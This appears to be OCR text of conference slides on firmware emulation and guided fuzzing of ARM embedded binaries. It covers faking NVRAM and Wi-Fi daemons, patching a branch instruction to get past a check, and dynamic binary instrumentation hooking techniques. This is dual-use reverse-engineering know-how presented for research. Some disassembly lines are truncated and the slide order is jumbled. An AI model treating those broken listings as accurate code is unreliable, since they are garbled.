root@rpi3:/opt/          # ^C
root@rpi3:/opt/          # cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
```

interactor

Dark Side of the main process, we ignore and con't to next step

```
[pid  3088] close(5)                  = 0
[pid  3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20
:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid  3088] write(1, "<AST>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<AST>[Registe
```

A Fake NVRAM

```
750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
750] flock(5, LOCK_SH)                = 0
750] close(5)                         = 0
750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT
750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
750] close(5)                         = 0
750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
...}, 0) = 0
750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
750] read(5, "NVRAM_VER_INFO\0\0\0\0...", 70) = 70
750] lseek(5, 3626, SEEK_SET)       = 3626
750] read(5, "PRODUCT_INFO\0\0\0\0...
```

main process

ask for nvram info

IF interactor is the medium,

can we fake it ?

reply with nvram info

```
root@rpi3:/opt/# strace -f -s 256 chroot /opt/ /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt# ^C
root@rpi3:/opt# ^C
root@rpi3:/opt# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
```

interactor

Custom Interactor

Wireless Device

Faking wpa_supplicant

```
[WIFI_MW] Current PID=808

[WIFI_MW]
 control interface dir: /tmp/wpa_supplicant/
 wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
 wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
 p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
 p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_ct
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MW] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_mo
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

Everything Things Else Fail

jmp, cbz, cbnz and Friends

Original BIN

```
120 ; ---------------------------------------------------
120
120 loc_47C420                                ; CODI
120              LDR              X0, [X19,#0x1!
124              BL               sub_479AF0
12B              B                loc_47C408
12C ; ---------------------------------------------------
12C
12C loc_47C42C                                ; CODI
12C              LDR              X0, [X0,#0x18
130              CBNZ             X0, loc_47C4A(
130                                           ;    C!
134
134 loc_47C434                                ; CODI
134              ADD              X21, X19, #0x!
138              MOV              X0, X21
13C              BL               sub_42FC50
140              B                loc_47C450
144 ; ---------------------------------------------------
144
```

Patched BIN

```
7C420 ; ---------------------------------------------------
7C420
7C420 loc_47C420                              ; CODE
7C420            LDR              X0, [X19,#0x19
7C424            BL               sub_479AF0
7C428            B                loc_47C408
7C42C ; ---------------------------------------------------
7C42C
7C42C loc_47C42C                              ; CODE
7C42C            LDR              X0, [X0,#0x18]
7C430            CBZ              X0, loc_47C4A0
7C434
7C434 loc_47C434                              ; CODE
7C434            ADD              X21, X19, #0x2
7C438            MOV              X0, X21
7C43C            BL               sub_42FC50
7C440            B                loc_47C450
7C444 ; ---------------------------------------------------
7C444
7C444 loc_47C444                              ; CODE
```

Argument: To Patch or To Fulfill Firmware Needs

Agenda

Coverage Guided Fuzzer vs Embedded Systems

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
Skorpio Dynamic Binary Instrumentation


Guided Fuzzer for Embedded

DEMO

Conclusions

Issues





Firmware Emulation

- Without built-in shell access for user interaction
- Without developement facilities required for building new tools
  - Compiler
  - Debugger
  - Analysis tools

Closed System

- Binary only - without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on Dynamic Binary Instrumentation

Lack Support for Embedded

- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- Existing DBIs are poor for non-X86 CPU
  - Pin: Intel only
  - DynamoRio: experimental support for Arm

Dynamic Binary Instrumentation (DBI)

Definition


- A method of analyzing a binary application at runtime through injection of instrumentation code.
  - Extra code executed as a part of original instruction stream
  - No change to the original behavior
- Framework to build apps on top of it

Applications


- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

DBI Illustration

Original code



Inline instrumentation




DBI Techniques

- Just-in-Time translation
  - Transparently translate & execute code at runtime
    - Perform on IR: Valgrind
    - Perform directly on native code: DynamoRio
  - Better control on code executed
  - Heavy, super complicated in design & implementation
- Hooking
  - Lightweight, much simpler to design & implement
  - Less control on code executed & need to know in advance where to instrument


Hooking Mechanisms - Inline

- Inline code injection
  - Put instrumented code inline with original code
  - Can instrument anywhere & unlimited in extra code injected
  - Require complicated code rewrite




Hooking Mechanisms - Detour

- Detour injection
  - Branch to external instrumentation code
    - User-defined **CALLBACK** as instrumented code
    - **TRAMPOLINE** memory as a step-stone buffer
  - Limited on where to hook
    - Basic block too small?
  - Easier to design & implement




Detour Injection Mechanisms


- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
  - Jump-trampoline technique
  - Jump-callback technique
  - Call-trampoline technique
  - Call-callback technique




Jump-trampoline Technique



